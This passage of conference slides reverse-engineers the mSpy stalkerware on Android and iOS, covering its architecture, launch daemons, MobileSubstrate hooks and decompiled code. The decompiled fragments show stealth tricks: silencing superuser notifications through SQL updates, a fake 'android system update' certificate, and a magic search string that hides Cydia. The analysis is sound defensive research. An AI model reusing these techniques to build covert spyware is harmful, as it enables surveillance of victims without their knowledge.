        v10 = ((InputMethodInfo)v9).getId();
```

```
private void turnGpsOn(Context context) throws SecurityException {
    String v0 = Settings$Secure.getString(context.getContentResolver(), "lo
    String v2 = String.format("%s,%s", v0, "gps");
    try {
        Settings$Secure.putString(context.getContentResolver(), "location_p
```

Attention for compatibility and API changes


```
    }

    private String getSystemAppFolder() {
        String folder = Build$VERSION.SDK_INT < 19 ? "/system/app/" : "/system/priv-app/";
        return folder;
    }
}
```

On API 19 and above they use the priv-app folder

Main components and summary

- a.apk application
- system helper application
- mspy servers
- Sensors (some of them use root)


mSpy servers
commands
harvested
datas
Attacker
installs
a.apk
Installs
(root required)
system apk implant
sends command
to
executes
COLLECTS DATA FROM
SENSORS
(some use root)
audio
whatsapp
(root)
.....
messages
SENSORS
Privileged tasks

iOS

Reversing a less common adversary

- From the Cydia repository we obtained 3 .debs to reverse

- HideCydia.deb

- AntiUpdateWrapper.deb

- iPhoneInternalService.deb <== The main thing

iOS

The Toolset.

IDA Pro + Hex Rays

With “crazy” adversary you need “crazy” tools.
IDA Pro is an interactive disassembler, and the facto the best on the market for Reverse Engineering

Paid

Pretty much mandatory if you reverse native code

Hex rays is a optional plugin with decompiler features

IDA - C:\Users\Marco\shared\mSpy\20140811\iOS\iPhoneInternalService\usr\libexec\.mspy\MSpy.idb (MSpy)

File Edit Jump Search View Debugger Options Windows Help

No debugger

Library function Data Regular function Unexplored Instruction External symbol

Functions window

Function name	Seg
start	_te
-[FacebookSensor shouldSkipRemoteSynchronization]	_te
-[FacebookSensor shouldSkipLocalSynchronization]	_te
-[FacebookSensor sensorName]	_te
-[FacebookSensor init]	_te
-[FacebookSensor serialize:]	_te
-[FacebookSensor synchronizeLocally]	_te
-[FacebookSensor remoteSynchronizationCompleted:]	_te
-[FacebookSensor cleanupFacebookData:]	_te
__38__FacebookSensor_cleanupFacebookData__block_i...	_te
__copy_helper_block_	_te
__destroy_helper_block_	_te
-[FacebookSensor inputDatabasePath]	_te
-[FacebookSensor outputDatabasePath]	_te
-[FacebookSensor serializeMessages:]	_te
sub_B674	_te
__Block_byref_object_copy_	_te
__Block_byref_object_dispose_	_te
__36__FacebookSensor_serializeMessages__block_invoke	_te
__copy_helper_block_189	_te
__destroy_helper_block_190	_te
-[FacebookSensor serializeThreads:]	_te
sub_BB18	_te
__35__FacebookSensor_serializeThreads__block_invoke	_te
__copy_helper_block_200	_te
__destroy_helper_block_201	_te

Line 35 of 4103

Graph overview

IDA View-A | Hex View-1 | Structures | Enums | Imports | Exports

```
__text:0000C0C0 var_3C          = -0x3C
__text:0000C0C0 var_38          = -0x38
__text:0000C0C0 var_34          = -0x34
__text:0000C0C0 var_30          = -0x30
__text:0000C0C0 var_2C          = -0x2C
__text:0000C0C0 var_28          = -0x28
__text:0000C0C0 var_24          = -0x24
__text:0000C0C0 var_20          = -0x20
__text:0000C0C0 var_1C          = -0x1C
__text:0000C0C0
__text:0000C0C0                 PUSH            {R4-R7,LR}
__text:0000C0C2                 ADD             R7, SP, #0xC
__text:0000C0C4                 PUSH.W          {R8,R10,R11}
__text:0000C0C8                 SUB             SP, SP, #0x4C
__text:0000C0CA                 MOV             R6, R0
__text:0000C0CC                 MOV             R0, #(___stack_chk_guard_ptr - 0xC0DA)
__text:0000C0D4                 MOV             R5, R1
__text:0000C0D6                 ADD             R0, PC ; ___stack_chk_guard_ptr
__text:0000C0D8                 LDR             R0, [R0] ; ___stack_chk_guard
__text:0000C0DA                 STR             R0, [SP,#0x64+var_40]
__text:0000C0DC                 LDR             R0, [R0]
__text:0000C0DE                 STR             R0, [SP,#0x64+var_1C]
__text:0000C0E0                 BLX             _objc_autoreleasePoolPush
__text:0000C0E4                 MOV             R4, R0
__text:0000C0E6                 CMP             R6, #2
__text:0000C0E8                 BNE.W           loc_C376
__text:0000C0EC                 MOV             R0, #(selRef_stringWithUTF8String_ - 0xC100)
__text:0000C0F4                 MOV             R3, #(classRef_NSString - 0xC104)
__text:0000C0FC                 ADD             R0, PC ; selRef_stringWithUTF8String_
__text:0000C0FE                 LDR             R2, [R5,#4]
__text:0000C100                 ADD             R3, PC ; classRef_NSString
__text:0000C102                 LDR             R1, [R0] ; "stringWithUTF8String:"
__text:0000C104                 LDR             R0, [R3] ; _OBJC_CLASS_$_NSString
__text:0000C106                 BLX             _objc_msgSend
__text:0000C10A                 MOV             R7, R7
__text:0000C10C                 BLX             _objc_retainAutoreleasedReturnValue
__text:0000C110                 MOVW            R1, #(:lower16:(selRef_isEqualToString_ - 0xC122))
__text:0000C114                 MOV             R5, R0
__text:0000C116                 MOVT.W          R1, #(:upper16:(selRef_isEqualToString_ - 0xC122))
__text:0000C11A                 MOVW            R0, #(:lower16:(cfstr_Uninstall - 0xC128)) ; "-uninstall"
__text:0000C11E                 ADD             R1, PC ; selRef_isEqualToString_
__text:0000C120                 MOVT.W          R0, #(:upper16:(cfstr_Uninstall - 0xC128)) ; "-uninstall"
```

0000C0C0 0000C0C0: _main

Output window

```
Compiling file 'C:\Program Files (x86)\IDA 6.6\idc\ida.idc'...
Executing function 'main'...
IDAPython Hex-Rays bindings initialized.
Hex-Rays Decompiler plugin has been loaded (v2.0.0.140605)
  License: 56-3D19-5594-E7 viaForensics (1 user)
  The hotkeys are F5: decompile, Ctrl-F5: decompile all.
  Please check the Edit/Plugins menu for more informaton.
--------------------------------------------------------------------------------
Python 2.7.8 (default, Jun 30 2014, 16:03:49) [MSC v.1500 32 bit (Intel)]
IDAPython v1.7.0 final (serial 0) (c) The IDAPython Team <idapython@googlegroups.com>
--------------------------------------------------------------------------------
```

Python

AU: idle Down Disk: 25GB

IDA Pro

- Best interactive disassembler in the market
- Almost mandatory if you want to get serious reversing native code
- Tons of APIs and functionalities
- Hex Rays, a paid plugin for code decompilation

Alternatives

- Hopper Disassembler. Great tool. Less features than IDA, but great for the price.

- radare. Reverse engineering framework, both from command line and different UIs wrappers.

- Many others, some of them platform dependant.

A Jailbroken device (if you want to do dynamic analysis)

A bunch of other useful tools to use when the spyware is running

- wireshark/tcpdump
- burp or mitmproxy
- MobileSubstrate, Cycript

iPhoneInternalService.deb

dpkg -x iPhoneInternalService.deb # Will do the job

```
C:\Us                                    \iOS\iPhoneInternalService>tree
Folder PATH listing
Volume serial number
C:.
├───Applications
│   └───mSpy.app
│       ├───en.lproj
│       ├───SPYCongratulationController.nib
│       ├───SPYLegalNoticeController.nib
│       ├───SPYPermissionController.nib
│       ├───SPYTermsController.nib
│       ├───SPYWellcomeController.nib
│       └───_CodeSignature
├───Library
│   ├───LaunchDaemons
│   └───MobileSubstrate
│       └───DynamicLibraries
├───System
│   └───Library
│       └───LaunchDaemons
├───usr
│   ├───include
│   ├───lib
│   └───libexec
│       └───.mspy
│           └───_CodeSignature
└───var
    └───root
        └───Library
            └───iPhoneInternalService
```

Regular app to activate the spyware

LaunchDeamon for compatibility and MobileSubstrate Hooks, explained later

LaunchDaemon for the spyware

daemon for compatibility

spyware binary and resources

configs files and DB

LaunchDaemons

- Daemons generally started at boot by launchd (think of it as a sort OS X init)

- Declared in a plist in various folder on OS X/iOS

- iPhoneInternalService deploy one of those launchdaemons under /System/Library/LaunchDaemons/

iPhoneInternalService.plist

```
1  <?xml version="1.0" encoding="UTF-8"?>
2  <!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.
3  <plist version="1.0">
4  <dict>
5      <key>KeepAlive</key>
6      <true/>
7      <key>Label</key>
8      <string>iPhoneInternalService</string>
9      <key>ProgramArguments</key>
10     <array>
11         <string>/usr/libexec/.mspy/MSpy</string>
12         <string>-d</string>
13         <string>570</string>
14         <string>-t</string>
15         <string>30</string>
16         <string>-w</string>
17     </array>
18     <key>RunAtLoad</key>
19     <true/>
20 </dict>
21 </plist>
```

Main spyware binary

MobileSubstrate

- MobileSubstrate is a framework developed by saurik that makes you able to patch code at runtime even if it's not your code.

- It's often used to provide "iOS Tweaks", but in the context of spyware, it can be used to "hook" methods and retrieve data in critical points, such as keystrokes, or the urls you visit in MobileSafari :)

- It can also be used to implement **trivial** userspace rootkit functionalities, like hiding stuff (see HideCydia.deb)

- iPhoneInternalService deploy a bunch of them in /Library/MobileSubstrate/DynamicLibraries

- They are used to implement all the functionalities that require “getting into the system code”, like blocking calls for example, the dialer functionalities are implemented outside of the attacker’s code and there is no easiest way to drop the calls like on Android.

View

Name

- CallBlocker.dylib
- CallBlocker
- CallBlocker.plist
- key_hook.dylib
- key_hook
- lockapp.dylib
- lockapp
- lockapp.plist
- lockphone.dylib
- lockphone
- lockphone.plist
- lockurl.dylib
- lockurl
- lockurl.plist
- RocketBootstrap.dylib
- RocketBootstrap.plist
- RocketBootstrap.plist_r
- wakeup_sms.dylib
- wakeup_sms

File Edit Selection Find View Goto Tools Project Preferences Help

CallBlocker.plist

```
1  <?xml version="1.0" encoding="UTF-8"?>
2  <!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple
   .com/DTDs/PropertyList-1.0.dtd">
3  <plist version="1.0">
4  <dict>
5      <key>Filter</key>
6      <dict>
7          <key>Bundles</key>
8          <array>
9              <string>com.apple.mobilephone</string>
10             <string>com.apple.springboard</string>
11             <string>com.apple.mobilephone.incomingcall</string>
12         </array>
13     </dict>
14 </dict>
15 </plist>
16
```

The code is in CallBlocker.dylib . This is a dynamic library that will get injected into the processes specified by the filter, altering the code.

Example: shouldBlockCall

```
1int __fastcall shouldBlockCall(const char *phoneNumber)
```

```
LDR.W           R0, [R8] ; _OBJC_CLASS_$_NSDictionary
LDR             R6, [R6] ; "/var/root/Library/iPhoneInternalService/Settings.plist"
LDR             R5, [R5] ; "dictionaryWithContentsOfFile:"
STR             R1, [SP,#0x114+var_98]
MOV             R1, R5
```

```
47    if ( (unsigned __int8)_objc_msgSend(v15, "isEqualToString:") )
48      break;
49    if ( v18 )
50      objc_msgSend_stret(&v10, v18, "rangeOfString:", v15, v3);
51    else
52      memset(&v10, 0, 8u);
53    if ( v10 != 0x7FFFFFFF )
54      break;
55    ++v6;
56    if ( v4 + 1 >= v5 )
57    {
58      v3 = 16;
59      v6 = 0;
60      v5 = _objc_msgSend(v9, "countByEnumeratingWithState:objects:cou
61      if ( !v5 )
62        goto LABEL_14;
63    }
64  }
65  v19 = 1;
66  }
67  else
68  {
69LABEL_14:
70    v19 = 0;
71  }
72  if ( __stack_chk_guard != v20 )
73    __stack_chk_fail(__stack_chk_guard);
74  return v19;
75}
```

Questions?

"Using no way as way, having no limitation as limitation."

MGrassi@viaforensics.com

@marcograss

Hidden Gems

Some self contained stuff that draws attention in the 2 spyware

a.apk Certificate

```
Type: X.509
Version: 3
Issuer: CN=android system update
                                                          13
            to = Sat Jul 11 17:28:00 CEST 2043
Subject: CN=android system update

Public Key:
  type = RSA 2048 bits
  exponent = 65537
  modulus = 17008058425227196887287379271031746651023274073104661
Signature:
  type = SHA256withRSA, OID = 1.2.840.113549.1.1.11
  hexdata = 04 8A 96 BC 70 7B A4 E8 55 0F 28 AB CC B5 5A 10 E9 6E

MD5 Fingerprint: DB 75 4B A5 9A 43 6E 93 48 69 FF 34 98 F8 25 CF
SHA-1 Fingerprint: 39 30 B6 21 F3 0D 13 D2 46 92 CB BB BC 67 C5 9
SHA-256 Fingerprint: 68 B6 A6 B0 09 3D 29 E7 70 BD 51 20 C8 BD 93
```

a.apk Certificate

- Issuer and subject are “android system update”
- Another small deception trick to appear as a legitimate system component, at the eye of a unexperienced user.

```
private static String get_funny_device_hash(Context arg6) {
    MessageDigest v0_1;
    int v1 = 0;
    String v0 = arg6.getSystemService("phone").getDeviceId() + ("35" + Build.BOARD.length()
             + Build.BRAND.length() % 10 + Build.CPU_ABI.length() % 10 + Build.DEVICE.length
            10 + Build.DISPLAY.length() % 10 + Build.HOST.length() % 10 + Build.ID.length()
             + Build.MANUFACTURER.length() % 10 + Build.MODEL.length() % 10 + Build.PRODUCT.
             % 10 + Build.TAGS.length() % 10 + Build.TYPE.length() % 10 + Build.USER.length(
            10) + Settings$Secure.getString(arg6.getContentResolver(), "android_id") + arg6.
    String v3 = v0 + "-_-|||o_O" + v0.length() * "-_-|||o_O".length();
        v0_1 = MessageDigest.getInstance("MD5");
    }
catch(NoSuchAlgorithmException v2) {
    v2.printStackTrace();
```

“Funny” device fingerprint

Wut? (renamed by me, but the smiles were in there)

Support for all the 3 major Superuser applications

To leverage *sort of* stealthy superuser permissions
For example hiding notifications and stuff like that.

```
R_SuperuserPaths.paths = new ArrayList();
R_SuperuserPaths.paths.add("/data/data/com.noshufou.android.su/");
R_SuperuserPaths.paths.add("/data/data/com.noshufou.android.su/databases/");
R_SuperuserPaths.paths.add("/data/data/com.noshufou.android.su/databases/*");
R_SuperuserPaths.paths.add("/data/data/com.noshufou.android.su/shared_prefs/");
R_SuperuserPaths.paths.add("/data/data/com.noshufou.android.su/shared_prefs/*");
```

```
R_SuperSUPaths.paths = new ArrayList();
R_SuperSUPaths.paths.add("/data/data/eu.chainfire.supersu/");
R_SuperSUPaths.paths.add("/data/data/eu.chainfire.supersu/shared_prefs/");
R_SuperSUPaths.paths.add("/data/data/eu.chainfire.supersu/shared_prefs/*");
```

```
R_Koush_SuperuserPaths.paths = new ArrayList();
R_Koush_SuperuserPaths.paths.add("/data/data/com.koushikdutta.superuser/");
R_Koush_SuperuserPaths.paths.add("/data/data/com.koushikdutta.superuser/databases/");
R_Koush_SuperuserPaths.paths.add("/data/data/com.koushikdutta.superuser/databases/*");
```

Example: make silent Koush's su for the spyware (no more notifications shown when they perform superuser tasks)

```
 make_koush_su_silent(Context arg6) {
f.chmod("777 ", R_Koush_SuperuserPaths.paths);
ile("/data/data/com.koushikdutta.superuser/databases/superuser.sqlite");
ile("/data/data/com.koushikdutta.superuser/databases/su.sqlite");
f.sqlite_util_method(v0, new String[]{"update settings set value = 0 where key IN (\'notification\', \'check_su_quiet\')"});
f.sqlite_util_method(v1, new String[]{String.format("update uid_policy set notification = 0 where package_name = \'%s\'",
SettingsManager.getPackageName())});
f.chmod("771 ", R_Koush_SuperuserPaths.paths);
```

HideCydia.deb

Hide Cydia from the device to make less obvious that the device is jailbroken, and also harder to uninstall the spyware

https://www.youtube.com/watch?v=1sDt-gAryBM ~ 3 min

How it works

- It's just a MobileSubstrate tweak like we covered before with the call blocker.

- The .deb deploys **HideCydiaHook.dylib** and **HideCydiaHook.plist** in /Library/MobileSubstrate/DyamicLibraries/

- The plist filters to load it in SpringBoard only.

- If you write "4433*29342" in the search bar, Cydia will be hidden (or shown).

Setting the hooks

```
        ; CODE XREF: _HideCydiaHookInitialize+15A↑j
R0, #(aSbsearchcontroller - 0x1EC0) ; "SBSearchController"
R0, PC  ; "SBSearchController"
_objc_getClass
R1, #(__ZL49$SBSearchController$searchBarSearchButtonClicked$P18SBSearchControllerP13objc_selectorP11UISearchBar+1 - 0x1ECE)
R1, PC ; $SBSearchController$searchBarSearchButtonClicked$(SBSearchController *,objc_selector *,UISearchBar *)
R2, #(__ZL49_SBSearchController$searchBarSearchButtonClicked$ - 0x1ED8) ; _SBSearchController$searchBarSearchButtonClicked$
R2, PC  ; _SBSearchController$searchBarSearchButtonClicked$
R3, #(paSearchbarsearchbuttonclicked - 0x1EE2)
R3, PC ; paSearchbarsearchbuttonclicked
R0, [SP,#0x70+var_18]
R0, [SP,#0x70+var_18]
R3, [R3] ; "searchBarSearchButtonClicked:"
R1, [SP,#0x70+var_68]
R1, R3
R3, [SP,#0x70+var_68]
R2, [SP,#0x70+var_6C]
R2, R3
R3, [SP,#0x70+var_6C]
_MSHookMessageEx
```

hooks when in springboard the search button is clicked when you are using the search functionality, to check if the string match the magic value and perform its actions

Action performed

```
v21 = _objc_msgSend(a1, "isEqualToString:", CFSTR("4433*29342"));
if ( v21 )
{
  v1 = isIconHidden((int)CFSTR("/Applications/Cydia.app/Info.plist"));
  v20 = v1;
  _ZF = v1 == 0;
  v3 = 0;
  if ( !_ZF )
    v3 = 1;
v19 = toggleIcon((int)CFSTR("/Applications/Cydia.app/Info.plist"), (v3 ^ 1) & 1);
if ( v19 )
{
  system("killall Cydia");
  system("killall backboardd");
  exit(1);
}
```

Magic code to hide cydia from the search bar

Edit the Cydia Info.plist

Refresh the UI

How To Hide An App


```
                        ; CODE XREF: writeThroughTempPlist(NSString *,signed char)+BC↑j
MOV             R0, #(cfstr_Hidden - 0x1936) ; "hidden"
ADD             R0, PC  ; "hidden"
MOV             R1, #(_objc_msgSend_ptr_0 - 0x1940)
ADD             R1, PC ; _objc_msgSend_ptr_0
LDR             R1, [R1] ; __imp__objc_msgSend
MOV             R2, #(paRemoveobject - 0x194C)
ADD             R2, PC ; paRemoveobject
LDR             R3, [SP,#0x5C+var_1C]
LDR             R2, [R2] ; "removeObject:"
STR             R0, [SP,#0x5C+var_44]
MOV             R0, R3
STR             R1, [SP,#0x5C+var_48]
MOV             R1, R2
LDR             R2, [SP,#0x5C+var_44]
LDR             R3, [SP,#0x5C+var_48]
BLX             R3

                        ; CODE XREF: writeThroughTempPlist(NSString *,signed char)+F0↑j
MOV             R0, #(cfstr_TmpTempinfo_plist - 0x1968) ; "/tmp/tempInfo.plist"
ADD             R0, PC  ; "/tmp/tempInfo.plist"
MOVS            R1, #1
MOV             R2, #(_objc_msgSend_ptr_0 - 0x1978)
ADD             R2, PC ; _objc_msgSend_ptr_0
LDR             R2, [R2] ; __imp__objc_msgSend
MOV             R3, R2
MOV             R9, #(paWritetofileAtomically - 0x1986)
